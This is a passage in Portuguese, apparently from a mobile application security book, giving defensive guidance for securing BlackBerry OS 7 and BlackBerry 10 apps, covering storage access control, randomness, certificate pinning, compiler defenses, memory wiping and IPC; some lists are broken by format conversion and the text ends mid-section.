<http://www.blackberry.com/developers/docs/7.0.0api/net/rim/device/api/system/PersistentStore.html>

---

Esse recurso vem com dois notáveis recursos de segurança opcionais:

- Controle de acesso (acesso controlado no vernáculo do BlackBerry) via `net.rim.device.api.system.ControlledAccess` <http://www.blackberry>

[.com/developers/docs/7.0.0api/net/rim/device/api/system/ControlledAccess.html](http://www.blackberry.com/developers/docs/7.0.0api/net/rim/device/api/system/ControlledAccess.html)).

- Criptografia (proteção de conteúdo no vernáculo do BlackBerry) via rede `.rim.device.api.system.PersistentContent` (<http://www.blackberry.com/developers/docs/6.0.0api/net/rim/device/api/system/PersistentContent.html>).

A criptografia fornecida pela proteção de conteúdo só será ativada para um aplicativo se as seguintes condições forem atendidas: ([http://developer.blackberry.com/bbos/java/documentation/content\\_protection\\_intro\\_1981828\\_11.html](http://developer.blackberry.com/bbos/java/documentation/content_protection_intro_1981828_11.html)):

- O dispositivo tem uma senha definida.
- Um BES ou uma política configurada pelo usuário foi aplicada para habilitá-lo.
- O aplicativo se inscreve e usa a estrutura de proteção de conteúdo.

Como no caso da criptografia de arquivos discutida anteriormente neste capítulo, é improvável que os desenvolvedores queiram substituir as preferências do usuário em relação aos dados em repouso. Isso deve ser especialmente verdadeiro no caso do armazenamento persistente, pois não existe uma maneira alternativa de acessar seu conteúdo. No entanto, o uso do `ControlledAccess` deve ser considerado. Sem ele, um agente de ameaça que possa fazer engenharia reversa do seu aplicativo pode extrair a "chave" (não confunda com uma chave de criptografia) e, em seguida, simplesmente usar `PersistentStore.getPersistentObject(key)` para obter acesso e, assim, ler ou gravar qualquer conteúdo.

## Controle de acesso ao armazenamento em tempo de execução

O armazenamento de tempo de execução em um BlackBerry é um mecanismo de armazenamento interno e um formato usado para armazenar objetos Java que não são diretamente acessíveis como arquivos tradicionais por nenhum meio, mas que não são persistentes. A BlackBerry o descreve da seguinte forma:

---

Fornece um local central para que os aplicativos compartilhem informações.

O armazenamento não é persistente. Se o dispositivo for reiniciado, as informações armazenadas no repositório serão perdidas.

---

<http://www.blackberry.com/developers/docs/7.0.0api/net/rim/device/api/system/RuntimeStore.html>

---

Ao contrário do armazenamento persistente, não há necessidade de criptografar o conteúdo do armazenamento em tempo de execução. No entanto, assim como no caso do controle persistente, um `ControlledAccess` deve ser usado como wrapper (<http://www.blackberry.com/developers/docs/7.0.0api/net/rim/device/api/system/ControlledAccess.html>).

## Fontes de aleatoriedade

A API do BlackBerry fornece duas APIs de aleatoriedade primárias, uma das quais é de melhor qualidade que a outra. Essas APIs de aleatoriedade são

- `java.util.Random` (<http://www.blackberry.com/developers/docs/7.0.0api/java/util/Random.html>)
- `net.rim.device.api.crypto.RandomSource`  
<http://www.blackberry.com/developers/docs/7.0.0api/net/rim/device/api/crypto/RandomSource.html>)

O segundo desses dois é o que você deve usar se precisar de uma fonte de aleatoriedade criptograficamente forte e não tiver uma preferência específica por um algoritmo.

Por outro lado, se você tiver um algoritmo pseudoaleatório específico de sua preferência, existe a interface `net.rim.device.api.crypto.PseudoRandomSource` que as classes a seguir implementam (observe que todas estão no namespace `net.rim.device.api.crypto`):

- **AESCTRDRBGPseudoRandomSource** - Implementa um gerador de bits aleatórios determinísticos (DRBG) usando um algoritmo de cifra de bloco AES aprovado no modo contador. Esse DRBG usa uma força de segurança de 128 bits.
- **ARC4PseudoRandomSource** - Implementa um gerador de números pseudo-aleatórios (PRNG) que usa o algoritmo Alleged RC4 (ARC4) para expandir uma semente de comprimento finito em um fluxo arbitrariamente longo de bytes pseudo-aleatórios. A BlackBerry implementou o ARC4 conforme descrito em "Applied Cryptography", de Bruce Schneier, na Seção 17.1 (publicado em 1996).

- CTRPseudoRandomSource - **Implementa** uma cifra de bloco de chave simétrica no modo Counter para fornecer uma sequência de bytes pseudo-aleatórios. O modo CTR é definido no FIPS SP 800-38A.
- FIPS186PseudoRandomSource-Implementa o gerador de números pseudo-aleatórios conforme encontrado no FIPS 186-2.
- OFBPseudoRandomSource - **usa** uma cifra de bloco de chave simétrica no modo Output Feedback para fornecer uma sequência de bytes pseudo-aleatórios. O modo OFB é definido no FIPS 81.
- P1363KDF1PseudoRandomSource - **Implementa** a função de derivação de chave 1 (KDF1) encontrada na seção principal do P1363. A versão que a BlackBerry implementou é a do documento P1363 do rascunho 13 ("d13").
- PKCS1MGF1PseudoRandomSource-Implementa a função de geração de máscara PKCS1 (MGF1), usando um resumo para expandir uma semente de comprimento finito em um fluxo arbitrariamente longo de bytes pseudo-aleatórios.
- PKCS5KDF1PseudoRandomSource-Não recomendado para uso!
- PKCS5KDF2PseudoRandomSource - **Implementa** a geração de números pseudo-aleatórios da função de derivação de chave (KDF) 2 do PKCS #5. A BlackBerry implementou o PKCS5 KDF2 de acordo com o PKCS #5 versão 2.0 (março de 1999).
- RFC2631KDFPseudoRandomSource-Implementa o KDF encontrado na RFC 2631, que é baseado no KDF do X9.42.
- SPKMKDFPseudoRandomSource - **Implementa** o KDF encontrado na RFC 2025, mas vem com ressalvas quanto à capacidade de chamar várias vezes.
- **X942KDFPseudoRandomSource-Implementa** o KDF encontrado na ANSI X9.42.
- **X963KDFPseudoRandomSource** - **Implementa** o KDF encontrado na ANSI X9.63. A menos que você tenha um requisito específico para qualquer um desses algoritmos, a rede `.rim.device.api.crypto.PseudoRandomSource` deve ser suficiente para seu uso diário.

## **SSL, certificado TLS e fixação de chave pública em aplicativos Java legados do OS 7x e anteriores**

Para mitigar autoridades certificadoras ou intermediários desonestos ou comprometidos que emitem certificados SSL ou TLS falsos para um domínio/serviço que se encadeiam e, portanto, são validados corretamente, você pode querer executar a fixação de certificados ou chaves públicas. Se você não estiver familiarizado com o tópico, procure o excelente artigo no site da OWASP sobre os conceitos de ataque e defesa ([https://www.owasp.org/index.php/Certificate\\_and\\_Public\\_Key\\_Pinning](https://www.owasp.org/index.php/Certificate_and_Public_Key_Pinning)).

No BlackBerry, um objeto de certificado (<http://www.blackberry.com/developers/docs/7.0.0api/javax/microedition/pki/Certificate.html>) para uma conexão TLS é recuperado chamando `net.rim.device.api.crypto.tls.TLS10Connection.getSecurityInfo()` (<http://www.blackberry.com/developers/docs/7.0.0api/net/rim/device/api/crypto/tls/TLS10Connection.html#getSecurityInfo>) e isso retorna um objeto `SecurityInfo` (<http://www.blackberry.com/developers/docs/7.0.0api/javax/microedition/io/SecurityInfo.html>) especificado pelo J2ME que expõe o método `getServerCertificate()`. O objeto de certificado é o tipo definido pelo J2ME e não o tipo

Tipo definido pelo X.509 BlackBerry (<http://www.blackberry.com/developers/docs/7.0.0api/net/rim/device/api/crypto/certificate/x509/X509Certificate.html>), cujo impacto é descrito a seguir. A encarnação J2ME de um certificado expõe os seguintes atributos de Nome Distinto (DN) para certificados de servidor X.509:

- Nome comum■

Sobrenome

- Nome do país■

Nome da

localidade

- Nome do  
estado/província■

Endereço da rua

■ Nome da organização

■ Organização, unidade de

negócios ■ Endereço de e-mail

Além disso, os seguintes métodos de uso estão expostos e fornecem mais informações:

■ getIssuer()

■ getSerialNumber() ■

getVersion()

No entanto, não há nenhum método exposto que forneça as informações de chave pública do assunto do certificado do servidor (embora essas informações estejam presentes de forma irritante na encarnação X.509 do BlackBerry). Como resultado, sua capacidade de fixar algo forte é um pouco limitada e pode ser subvertida se um agente de ameaça tiver controle de um certificado de assinatura de autoridade de certificado intermediário.

Para fazer a fixação de certificado/chave pública no BlackBerry OS corretamente, você precisa usar a implementação Legion of the Bouncy Castle (<https://www.bouncycastle.org>) do TLS, que expõe todos os elementos necessários. Você pode ver um bom exemplo de como usar o Bouncy Castle para obter as informações do certificado X509 de uma determinada conexão no artigo do Bored Wookie intitulado "How to Use Bouncy Castle Lightweight API's TLSClient" (<http://boredwookie.net/index.php/blog/how-to-use-bouncy-castle-lightweight-api-s-tlsclient/>). No exemplo fornecido no artigo, em vez de chamar o método `getEncoded()`, você chamaria o método `getSubjectPublicKeyInfo()` da API Bouncy Castle (<https://www.bouncycastle.org/docs/pkixdocs1.5on/org/bouncycastle/cert/X509CertificateHolder.html>).

Em seguida, você poderá recuperar as informações da chave pública do assunto necessárias e, assim, fixar seu aplicativo a elas.

Por fim, antes de iniciar a fixação de certificados, é importante reconhecer a possível sobrecarga operacional. Por exemplo, no aplicativo implantado mais fortemente acoplado, toda vez que o certificado for atualizado no servidor, o aplicativo precisará ser atualizado. Isso pode ser extremamente difícil e, dada a apatia geral de atualização do usuário, causa todos os tipos de problemas de serviço ou suporte. Portanto, embora tenhamos visto situações em que a fixação de certificados tenha atenuado com sucesso os ataques contra os agentes de ameaças mais sofisticados, a menos que você seja um grande provedor de serviços, um serviço voltado para o governo ou uma instituição financeira, é improvável que a sobrecarga adicional seja proporcional ao risco que você enfrenta.

## Defesa contra o Module Squatting

Existe um ataque teórico ao BlackBerry em que alguém "se agacha" no nome do qual seu aplicativo recuperará um identificador por meio de `CodeModuleManager .getModuleHandle()`

(<http://www.blackberry.com/developers/docs/7.0.0/api/net/rim/device/api/system/CodeModuleManager.html> # em um momento posterior. O mesmo ataque também é possível ao usar `CodeModuleManager .getModuleHandleForClass()`.

No entanto, esse ataque é um pouco mais improvável se a classe for empacotada por padrão com seu aplicativo; porém, se não for e for uma instalação opcional, o mesmo risco se aplica.

É possível que você esteja usando módulos de maneira dinâmica, semelhante a essa no caso da fixação de certificados. Nesse caso, você pode optar por implantar a chave pública no servidor em seu próprio módulo para permitir a atualização modular.

Como resultado, se estiver usando um desses métodos para carregar dinamicamente os módulos que produziu, verifique a chave de assinatura do módulo antes de usá-lo. Você pode fazer essa verificação usando o método

`ControlledAccess.verifyCodeModuleSignature`

(<http://www.blackberry.com/developers/docs/7.0.0/api/net/rim/device/api/system/ControlledAccess.html> # `v (int, net.rim.device.api.system.CodeSigningKey)`). Esse tipo de uso indevido de módulos foi visto em público no passado pela comunidade de modding de firmware. Eles costumavam confiar na capacidade de incompatibilidade de versões ou de substituição total dos módulos. Como resultado, uma verificação robusta de todas essas áreas pode ser prudente usando os métodos expostos pelo `CodeModuleManager`

(<http://www.blackberry.com/developers/docs/7.0.0/api/net/rim/device/api/system/CodeModuleManager.html>), incluindo registros de data e hora, versões, fornecedores e assim por diante.

## Ofuscação

Embora isso não esteja estritamente relacionado à segurança, se você tiver muita propriedade intelectual sensível

incorporada em seu

então, devido ao uso do Java, você pode querer complicar a desmontagem e, portanto, a recuperação do aplicativo. Embora a ofuscação não impeça indivíduos determinados ou habilidosos, ela pode impedir os ajustes casuais. Você pode usar uma variedade de ofuscadores de código/classe para proteger os aplicativos BlackBerry Java.

## Segurança do BlackBerry WebWorks no BlackBerry OS 7 ou inferior

O BlackBerry WebWorks é melhor descrito pela própria BlackBerry:

---

Fornece um local central para que os aplicativos compartilhem informações.

Quando você ouve as palavras *BlackBerry WebWorks*, pensa em HTML5, JavaScript e CSS. Essencialmente, um aplicativo BlackBerry WebWorks é um aplicativo da Web executado em um smartphone BlackBerry ou em um tablet BlackBerry PlayBook.

[http://developer.blackberry.com/bbos/html5/documentation/\\_what\\_is\\_a\\_webworks\\_app\\_1845471\\_11.html](http://developer.blackberry.com/bbos/html5/documentation/_what_is_a_webworks_app_1845471_11.html)

---

Não abordamos como proteger os aplicativos WebWorks no BlackBerry 7, a não ser para dizer duas coisas.

A primeira é que a BlackBerry produziu um guia com o que você precisa saber em um whitepaper da base de conhecimento intitulado "How to secure your BlackBerry WebWorks Application" ([http://supportforums.blackberry.com/rim/attachments/rim/browser\\_dev@tkb/52/2/BlackBerry%20WebWorks%20to-secure-your-BlackBerry-WebWorks%20application.pdf](http://supportforums.blackberry.com/rim/attachments/rim/browser_dev@tkb/52/2/BlackBerry%20WebWorks%20to-secure-your-BlackBerry-WebWorks%20application.pdf)). Ele aborda o modelo de permissões que permite que você exponha namespaces de API não orientados para a Web ao JavaScript.

A segunda é que, obviamente, quando você está conectando conteúdo da Web com algo como JavaScript e HTML, existe o risco de injeção ou modificação de conteúdo e script entre sites usando ataques man-in-the-middle. Como resultado, você precisa ser extremamente cuidadoso com os namespaces que permite que sejam chamados a partir do aplicativo BlackBerry WebWorks.

## Proteção de aplicativos nativos do BlackBerry 10

Os aplicativos nativos do BlackBerry 10 são aplicativos compatíveis com POSIX, escritos em C ou C++ e executados sob o microkernel do QNX e, como tal, podem sofrer de uma classe de vulnerabilidades comumente chamada *de corrupção de memória*. Dê atenção especial à codificação defensiva e ao aproveitamento das defesas de plataforma disponíveis, além de quaisquer considerações de segurança lógica. Nesta seção, você verá como escrever aplicativos de forma segura.

A BlackBerry fornece várias considerações básicas para os aplicativos nativos do BlackBerry 10, que abrangem principalmente alguns primitivos da linguagem C, como estruturas, enums e macros ([http://developer.blackberry.com/native/documentation/core/com.qnx.doc.native\\_sdk.security/topic/secu](http://developer.blackberry.com/native/documentation/core/com.qnx.doc.native_sdk.security/topic/secu)). A exceção são as defesas do compilador e do vinculador, que também serão discutidas nesta seção.

### Princípios gerais de desenvolvimento seguro em C/C++

Antes de abordarmos as considerações sobre a API e a plataforma específicas do BlackBerry OS 10.x, vale a pena ler os princípios gerais descritos no CERT C Coding Standard

(<https://www.securecoding.cert.org/confluence/display/seccode/CERT+C+Coding+Standard>) e no CERT C++ Secure Coding Standard (<https://www.securecoding.cert.org/confluence/pages/viewpage.action?pageId=637>), que está em desenvolvimento. Se termos como *stack overflow*, *heap overflow*, *integer wrap*, *format string*, *race condition*, *uninitialized memory* e similares forem estranhos para você, essas leituras são altamente recomendadas.

Depois de revisar essas referências, você estará pronto para os ismos específicos do BlackBerry OS 10.x.

### Defesas do compilador e do vinculador

Os aplicativos nativos do BlackBerry 10 são binários padrão no formato ELF compilados com o GCC, que são carregados por meio de um carregador como no Linux, BSD e assim por diante. Diversas defesas de compilador e vinculador devem ser usadas para maximizar o uso dos recursos de segurança de defesa em profundidade fornecidos pela plataforma. A BlackBerry fornece uma visão geral desses recursos

recursos em sua documentação de desenvolvimento ([http://developer.blackberry.com/native/documentation/core/com.qnx.doc.native\\_sdk.security/topic/using\\_compiler\\_linker\\_defenses.html#dho1384790657335](http://developer.blackberry.com/native/documentation/core/com.qnx.doc.native_sdk.security/topic/using_compiler_linker_defenses.html#dho1384790657335)). No espírito da divulgação completa, este guia foi parcialmente escrito pelo autor enquanto trabalhava na BlackBerry em 2011.

Aqui está um resumo dessas defesas do compilador e do vinculador e seu processo de alto nível:

- **Cookies de pilha - protegem** contra estouros baseados em pilha.
- **Relocations Read Only - Protege** contra substituições da seção de relocação, que contém, entre outras coisas, ponteiros de função.
- **Bind Now - carrega** todas as dependências de biblioteca no momento do carregamento e as resolve, permitindo que a tabela de deslocamento global (GOT) seja definida como somente leitura e, assim, protegida contra a substituição direta.
- **Código/Executáveis independentes de posição - Permite que** as bibliotecas e os executáveis de programas se beneficiem da randomização do layout do espaço de endereço, não presumindo que serão carregados em um determinado endereço de memória.
- **Fortificação** de código-fonte - Fornece fortificação de código-fonte adicionada ao tempo do compilador para proteger contra determinadas vulnerabilidades de corrupção de memória.
- **Avisos de formatação de strings como erros - Interrompe** o processo de compilação com um erro se um `printf` função familiar é observada.

É recomendável usar *todas* essas defesas em todos os aplicativos nativos. Embora certas opções, como Relocations, Read Only e Bind Now, causem um impacto no desempenho do tempo de carregamento, a defesa em profundidade com a qual elas contribuem vale a pena na maioria dos casos.

Lembre-se de que o uso dessas opções, com exceção das duas últimas, não impede que as vulnerabilidades estejam presentes no código. Em vez disso, elas frustram a exploração de vulnerabilidades de corrupção de memória. Uma vulnerabilidade de corrupção de memória explorada sem sucesso, embora não resulte em comprometimento, pode fazer com que o aplicativo trave e leve a uma negação de serviço, exigindo que o usuário reinicie.

## Limpeza da memória

Com relação à limpeza de memória no BlackBerry 10, a única coisa importante a ter em mente é que o heap padrão não zera a memória liberada por padrão. Como resultado, se você for um desenvolvedor que trabalha com dados confidenciais, provavelmente será melhor zerar explicitamente a memória usando `memset` e verificar se ela foi zerada corretamente para garantir que as otimizações do compilador não substituam a funcionalidade pretendida. Por esse motivo, evite o uso de funções como `realloc` ([http://www.qnx.com/developers/docs/660/topic/com.qnx.doc.neutrino.lib\\_ref/topic/r/realloc.html](http://www.qnx.com/developers/docs/660/topic/com.qnx.doc.neutrino.lib_ref/topic/r/realloc.html)), que pode, em determinadas circunstâncias, liberar memória e fornecer um novo ponteiro sem que a memória antiga seja zerada, também é aconselhável.

É provável que também seja sensato adotar a mesma abordagem cautelosa ao lidar com variáveis de pilha locais e globais e objetos C++ nas situações mais sensíveis. Quando a pilha estiver sendo usada para informações confidenciais, novamente você deve fazer um `memset` explícito do conteúdo antes de retornar da função e verificar se ela está realmente zerada por meio de `memcmp`. Essa `memcmp` também ajudará a impedir que a `memset` seja otimizada pelo compilador.

## Controle de acesso a arquivos

A principal pergunta a ser respondida ao desenvolver aplicativos nativos do BlackBerry 10 em relação ao armazenamento de dados é se os arquivos que seu aplicativo criará precisam estar acessíveis a outros aplicativos de forma permanente, com base em invocação ou não ([http://developer.blackberry.com/native/documentation/core/com.qnx.doc.native\\_sdk.devguide/topic/accessible\\_folders.html](http://developer.blackberry.com/native/documentation/core/com.qnx.doc.native_sdk.devguide/topic/accessible_folders.html)).

Se os arquivos do seu aplicativo não precisarem ser acessíveis a outros aplicativos de forma permanente, você deve usar como padrão os dados privados ou os diretórios temporários do aplicativo, conforme apropriado. Ao fazer isso, você garante que os dados do seu aplicativo sejam acessíveis somente a ele e não a outros aplicativos no dispositivo, fornecendo, assim, proteção contra a divulgação e a manipulação de informações. Você pode obter o local do diretório de dados do aplicativo chamando a API `homePath()`. Da mesma forma, você pode obter o local do diretório temporário do aplicativo chamando a API `tempPath()`.

Se os arquivos do seu aplicativo forem compartilhados conforme a necessidade usando a Estrutura de Invocação ([http://developer.blackberry.com/native/documentation/core/invocation\\_framework.html](http://developer.blackberry.com/native/documentation/core/invocation_framework.html)), você poderá se beneficiar do mecanismo seguro de transferência de arquivos. Você pode usar o recurso de transferência de arquivos da Invocation Framework ([http://developer.blackberry.com/native/documentation/cascades/device\\_platform/invocation/data\\_transf](http://developer.blackberry.com/native/documentation/cascades/device_platform/invocation/data_transf)) para transferir arquivos de forma privada conforme a necessidade, enquanto o armazenamento geral estará diretamente nos dados privados do aplicativo.

A BlackBerry oferece uma boa visão geral da estrutura de invocação e de sua finalidade.

---

Quando a estrutura recebe uma solicitação de invocação com um URI `file://`, ela inspeciona o URI para determinar se a solicitação se refere a uma área compartilhada. Se o arquivo já estiver compartilhado, a solicitação de invocação passará o URI para o arquivo na área compartilhada, conforme especificado pelo remetente. Entretanto, se a estrutura de invocação detectar que o arquivo não é compartilhado, por padrão, ela criará uma cópia de leitura/gravação do arquivo em uma caixa de entrada privada para o aplicativo de destino. O aplicativo cliente pode especificar o atributo de modo de transferência de arquivo para substituir esse comportamento.

<http://www.blackberry.com/developers/docs/7.0.0/api/net/rim/device/api/system/RuntimeStore.html>

---

Quando você usa esse recurso, o arquivo não precisa ser de leitura/gravação; em vez disso, ele pode ser somente de leitura. Quando os arquivos são compartilhados usando esse mecanismo, eles acabam residindo no diretório `Sandbox/<nome do aplicativo>/sharewith`.

Se o seu aplicativo precisar criar arquivos que serão compartilhados com outros aplicativos de forma permanente, você precisará da permissão `access_shared` no arquivo `bar-descriptor.xml` do aplicativo ([http://developer.blackberry.com/native/documentation/core/com.qnx.doc.native\\_sdk.devguide/topic/c\\_ap](http://developer.blackberry.com/native/documentation/core/com.qnx.doc.native_sdk.devguide/topic/c_ap)). No entanto, isso deve ser usado com cautela, pois essa é a maneira mais insegura de armazenar arquivos devido à frequência com que os aplicativos recebem acesso a arquivos compartilhados.

## Criptografia de arquivos

A criptografia de dados no BlackBerry 10 é transparente, portanto, diferentemente dos aplicativos legados do BlackBerry OS 7.x, os desenvolvedores não precisam fazer nada para proteger seus dados em repouso se o usuário ou o administrador permitir ([http://docs.blackberry.com/en/admin/deliverables/63505/BES10\\_v10.2.2\\_BDS\\_Security\\_Technical\\_Overview](http://docs.blackberry.com/en/admin/deliverables/63505/BES10_v10.2.2_BDS_Security_Technical_Overview)

A implementação de sua própria criptografia é deixada como um exercício para o leitor. No entanto, para material de chave, recomendamos o uso de uma função de derivação de chave baseada em senha, como PBKDF2, com uma alta contagem de iterações (na casa das dezenas de milhares) e, em seguida, uma cifra e um modo fortes, como XTS-AES.

## Fontes de aleatoriedade

No BlackBerry 10, há duas fontes possíveis de aleatoriedade. As fontes POSIX tradicionais, como `rand()` e `srand()`, e as funções da API do Security Builder ([http://developer.blackberry.com/native/reference/core/com.qnx.doc.crypto.lib\\_ref/topic/manual/about\\_rng\\_and\\_seeding.html](http://developer.blackberry.com/native/reference/core/com.qnx.doc.crypto.lib_ref/topic/manual/about_rng_and_seeding.html)). As APIs do Security Builder resultam da aquisição da Certicom.

A BlackBerry fornece um exemplo documentado do Security Builder que é compatível com ANSI e FIPS para geradores de números aleatórios (RNGs) ([http://developer.blackberry.com/native/reference/core/com.qnx.doc.crypto.lib\\_ref/topic/manual/about\\_rng\\_and\\_seeding.html](http://developer.blackberry.com/native/reference/core/com.qnx.doc.crypto.lib_ref/topic/manual/about_rng_and_seeding.html)), e mostra como inicializar corretamente o RNG.

Quando você precisar de um RNG forte, use o RNG compatível com FIPS.

## SSL, certificado TLS e fixação de chave pública em aplicativos nativos do BlackBerry 10

Como o BlackBerry 10.x usa o OpenSSL para sua implementação de transporte SSL/TLS, você pode usar os exemplos prontamente disponíveis. Nesse caso, recomendamos dar uma olhada na implementação do OWASP ([https://www.owasp.org/index.php/Certificate\\_and\\_Public\\_Key\\_Pinning](https://www.owasp.org/index.php/Certificate_and_Public_Key_Pinning)). Ela fornece um exemplo bastante comentado de fixação de chave pública SSL/TLS, que é trivial de integrar. No entanto, é importante garantir que o arquivo de chave pública que você está usando não seja armazenado no diretório compartilhado, pois ele pode ser atualizado por outros aplicativos de terceiros. Conforme discutido anteriormente na discussão sobre "Controle de acesso a arquivos", nesta subseção, use o parâmetro

homePath() API para recuperar o caminho do diretório de dados privados do aplicativo e carregá-lo de lá.

## API de criptografia do Security Builder

A API de criptografia do Security Builder

([http://developer.blackberry.com/native/documentation/core/com.qnx.doc.crypto/topic/c\\_sb\\_ug\\_overview.html](http://developer.blackberry.com/native/documentation/core/com.qnx.doc.crypto/topic/c_sb_ug_overview.html)) é fornecida pela plataforma básica do BlackBerry. Basta dizer que o uso dessa API para seus requisitos criptográficos é a abordagem recomendada e não será abordada aqui devido à grande quantidade de documentação.

## Robustez da pilha contra corrupção

O QNX e, portanto, o BlackBerry 10 fornecem várias funções de biblioteca padrão que você pode usar para influenciar a robustez do heap. Embora o uso dessas funções tenha, na maioria dos casos, uma penalidade de desempenho, seu uso pode frustrar ainda mais a exploração de determinados cenários de corrupção de memória do heap.

A função malopt()

([http://www.qnx.com/developers/docs/660/developers/lib\\_neutrino.lib\\_ref/topic/malloc.h.html](http://www.qnx.com/developers/docs/660/developers/lib_neutrino.lib_ref/topic/malloc.h.html)) oferece algumas opções que podem ser úteis:

- **MALLOC\_VERIFY\_ON** para ativar a verificação adicional ao usar as rotinas do alocador. Se for encontrado um problema, uma mensagem será levantada.
- **MALLOC\_FREE\_CHECK** para proteger contra frees duplos.

Além disso, você pode usar a função mcheck() ([http://www.qnx.com/developers/docs/660/index.jsp?topic=%2Fcom.qnx.doc.neutrino.lib\\_ref%2Ftopic%2Fmcheck.html](http://www.qnx.com/developers/docs/660/index.jsp?topic=%2Fcom.qnx.doc.neutrino.lib_ref%2Ftopic%2Fmcheck.html)) para ativar as verificações de consistência nos alocadores

com um retorno de chamada do manipulador de abortamento especificado pelo desenvolvedor. Isso pode ser preferível a usar malopt e MALLOC\_VERIFY\_ON, o que resultará em uma afirmação. No entanto, o nível de verificação de integridade que será realizado depende muito da versão do alocador ao qual seu aplicativo está vinculado.

A lista a seguir abrange a versão do alocador e a profundidade das atenuações contra a corrupção de memória:

- **Biblioteca C** - verificação **mínima** de consistência (embora tenha havido engenharia para oferecer atenuação contra algumas técnicas de exploração).
- **Versão sem depuração da biblioteca malloc** - Um nível ligeiramente maior de verificação de consistência.
- **Versão de depuração da biblioteca malloc** - Verificação **extensiva** de consistência, com ajuste disponível por meio do uso da função malopt().

Como resultado desses diferentes graus de proteção, evitar vulnerabilidades de corrupção de heap que dependem do gerenciador de heap para fornecer um grau significativo de proteção contra um determinado invasor é uma prática melhor.

## Considerações sobre segurança do mecanismo IPC nativo do QNX

Como o BlackBerry 10 foi desenvolvido com base no QNX, há uma série de ismos do QNX com relação ao IPC ([http://developer.blackberry.com/native/documentation/core/com.qnx.doc.neutrino.sys\\_arch/topic/ipc.htm](http://developer.blackberry.com/native/documentation/core/com.qnx.doc.neutrino.sys_arch/topic/ipc.htm)) que, se usados, precisam ser pensados em termos de segurança.

A seguir, há uma lista de considerações e recomendações de segurança do IPC:

- **Canais IPC**  
[http://developer.blackberry.com/native/documentation/core/com.qnx.doc.neutrino.sys\\_arch/topic/ ipc.htm](http://developer.blackberry.com/native/documentation/core/com.qnx.doc.neutrino.sys_arch/topic/ ipc.htm) usando canais IPC e, especificamente, a API ChannelCreate ([http://developer.blackberry.com/native/reference/core/com.qnx.doc.neutrino.lib\\_ref/topic/c/channelcreate.html](http://developer.blackberry.com/native/reference/core/com.qnx.doc.neutrino.lib_ref/topic/c/channelcreate.html)), defina \_NTO\_CHF\_PRIVATE explicitamente.

- **A memória compartilhada**  
[http://developer.blackberry.com/native/documentation/core/com.qnx.doc.neutrino.sys\\_arch/topic/ ipc.htm](http://developer.blackberry.com/native/documentation/core/com.qnx.doc.neutrino.sys_arch/topic/ ipc.htm) é inicializada em zero ([http://developer.blackberry.com/native/documentation/core/com.qnx.doc.neutrino.sys\\_arch/topic/ ipc\\_init mmap\\_memory.html](http://developer.blackberry.com/native/documentation/core/com.qnx.doc.neutrino.sys_arch/topic/ ipc_init mmap_memory.html)).

A maioria dos desenvolvedores provavelmente se limitará a construções de alto nível e também se beneficiará da separação de usuário/grupo no sistema operacional; portanto, talvez você não precise se preocupar muito com isso.

## Comunicação interprocessos de aplicativos headless

No BlackBerry 10.2.1, a BlackBerry introduziu o conceito de aplicativos sem cabeça (ou seja, tarefas em segundo plano) e uma nova API ([http://developer.blackberry.com/native/documentation/cascades/device\\_platform/headless\\_apps/](http://developer.blackberry.com/native/documentation/cascades/device_platform/headless_apps/)). Do ponto de vista da segurança, a maior consideração para os desenvolvedores é o mecanismo de comunicação entre processos (IPC) que será usado entre a parte sem cabeça e a interface do usuário (UI).

A BlackBerry oferece este conselho sobre o tópico de IPC:

---

Você pode usar qualquer técnica de IPC que desejar para se comunicar entre as partes do seu aplicativo headless; a decisão é totalmente sua. Você deve determinar as necessidades de comunicação do seu aplicativo e escolher uma solução (ou uma combinação de soluções) que faça mais sentido para você.

[http://developer.blackberry.com/native/documentation/\\_cascades/device\\_platform/headless\\_apps/](http://developer.blackberry.com/native/documentation/_cascades/device_platform/headless_apps/)

---

Em seguida, a BlackBerry sugere uma série de opções, que resumimos e comentamos do ponto de vista da segurança:

- **Estrutura de invocação** - É apenas para invocação de UI para headless. Não pode ser usada para comunicação headless-para-UI.
- **Soquetes locais** - O BlackBerry oferece a opção de usar a classe `QTcpSocket` (<http://developer.blackberry.com/native/reference/cascades/qtcpsocket.html>). É preciso ter cuidado ao usar soquetes TCP ou UDP para mecanismos de IPC, a fim de garantir que somente aplicativos locais legítimos possam se comunicar com a interface do usuário ou com a parte sem cabeça. Recomendamos usar essa opção como último recurso devido ao risco de exposição accidental de interfaces a possíveis acessos não autorizados.
- **QSettings e monitoramento de arquivos** - A BlackBerry fornece outro método de uso da classe `QSettings` (<http://developer.blackberry.com/native/reference/cascades/qsettings.html>). Se estiver usando o `QSettings`, certifique-se de definir o arquivo no diretório de dados privados do aplicativo e não no diretório de arquivos compartilhados. Isso pode ser feito com um código semelhante a este:

```
QSettings setting(QDir::currentPath() + "/data/Settings/NCCGroup/NCCGroup.conf", QSettings::NativeFormat);
```

Além daquelas explicitamente mencionadas na API headless, o BlackBerry 10 também oferece várias opções de nível inferior ([http://developer.blackberry.com/native/documentation/core/com.qnx.doc.neutrino.sys\\_arch/topic/ipc.html](http://developer.blackberry.com/native/documentation/core/com.qnx.doc.neutrino.sys_arch/topic/ipc.html)) que são herdados da base do QNX.

A maior pergunta a ser feita a si mesmo - seja qual for o mecanismo de IPC escolhido - é se ele pode ser usado indevidamente por um aplicativo local ou por um invasor remoto e, nesse caso, quais seriam as consequências. Ao considerar essa ameaça de antemão, você pode selecionar o mais adequado para sua transferência de dados em relação aos requisitos de segurança.

## Proteção de aplicativos em cascata do BlackBerry 10

Os aplicativos BlackBerry 10 Cascades são aplicativos nativos criados com a estrutura Qt (<http://developer.blackberry.com/native/documentation/cascades/dev/fundamentals/>) e, como resultado, têm uma série de considerações de segurança exclusivas. A BlackBerry, assim como no desenvolvimento de aplicativos nativos, tem sido proativa no fornecimento de conselhos de segurança aos desenvolvedores que estão usando o Cascades para evitar algumas das armadilhas ([http://developer.blackberry.com/native/documentation/cascades/best\\_practices/security/index.html](http://developer.blackberry.com/native/documentation/cascades/best_practices/security/index.html)), além dos problemas herdados do uso de C e C++.

O maior risco, além da corrupção de memória e, sem dúvida, mais fácil de explorar, são os ataques de injeção de conteúdo. Os riscos de ataques de injeção de conteúdo decorrem do fato de que o Cascades é uma tecnologia JavaScript e HTML.

A BlackBerry oferece orientação sobre os seguintes tópicos com relação à segurança de aplicativos baseados em Cascades:

- **Strings - Para** proteger contra corrupção de memória.
- **Campos de senha - Para** garantir que você não exiba a senha do usuário.
- **Caminhos de arquivo - Para** mitigar a passagem de diretório.
- **Injeção de script - por** meio de QScript ou JavaScript mal-intencionado com o seguinte aviso:

---

